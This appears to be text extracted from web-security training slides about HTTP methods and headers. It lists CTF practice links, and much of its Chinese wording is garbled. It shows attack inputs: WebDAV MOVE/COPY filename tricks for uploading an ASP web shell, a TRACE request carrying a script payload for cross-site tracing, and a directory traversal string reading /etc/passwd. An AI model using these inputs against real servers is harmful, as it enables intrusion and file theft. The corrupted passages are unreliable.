ASP.NET Location: http://lionbug.tw/shell.asp

HTTP MOVE Request Failed HTTP/1.1 401 Unauthorized

WebDAV • MOVE shell.asp;.jpg • COPY shell.asp%00.jpg • NTFS稗褖 •
Ӿࢵኪמ礓羬ᕹWebDav笙၏膌 getshell

HTTP TRACE Request TRACE /hello HTTP/1.1 HOST: lionbug.tw Lion: bug

HTTP TRACE Request SUCCESS HTTP/1.1 200 OK … TRACE /hello
HTTP/1.1 HOST: lionbug.tw Lion: bug
XST Cross-Site Tracing

HTTP TRACE Request TRACE /<script>alert(1);<script> HTTP/1.1 HOST: lionbug.tw

HTTP TRACE Request SUCCESS HTTP/1.1 200 OK … TRACE /<script>alert(1);<script>
HTTP/1.1 HOST: lionbug.tw
HTTP TRACE Request • XST • Bypass httpOnly?
Try Bypass http://ctf.mis.nkfust.edu.tw/bypass01/

HTTP Request URI GET /index.php HTTP/1.1 Host: lionbug.tw User-Agent: Mozilla/5.0
(Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) Accept: text/html,application/xhtml+xml,application/xml;q=0.9 Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Connection: keep-alive

HTTP Request URI • /index.php • /upload/ • /blog/1 •
/index.php/blog/1 • ../../../../../etc/passwd

Django Directory Traversal
Try Bypass http://ctf.mis.nkfust.edu.tw/bypass02/

HTTP Request Version GET /index.php HTTP/1.1 Host: lionbug.tw User-Agent: Mozilla/5.0
(Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) Accept: text/html,application/xhtml+xml,application/xml;q=0.9 Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Connection: keep-alive

HTTP Request Version • ଉ憎粚 • 1.0 • 1.1 •
Host • Connection: Keep-Alive • 2.0 • HTTP2.0ܐᦓᤩ฿4ӻṛܧ笙၏牧 ݢ膌๐ۓ瑊ૄმ(Freebuf)

HTTP Request Header GET /index.php HTTP/1.1 Host: lionbug.tw User-Agent: Mozilla/5.0
(Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) Accept: text/html,application/xhtml+xml,application/xml;q=0.9 Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Connection: keep-alive

Requests HOST • Host: lionbug.tw • HTTP 1.1 • VirtualHost
• …
Try Bypass http://ctf.mis.nkfust.edu.tw/bypass03/
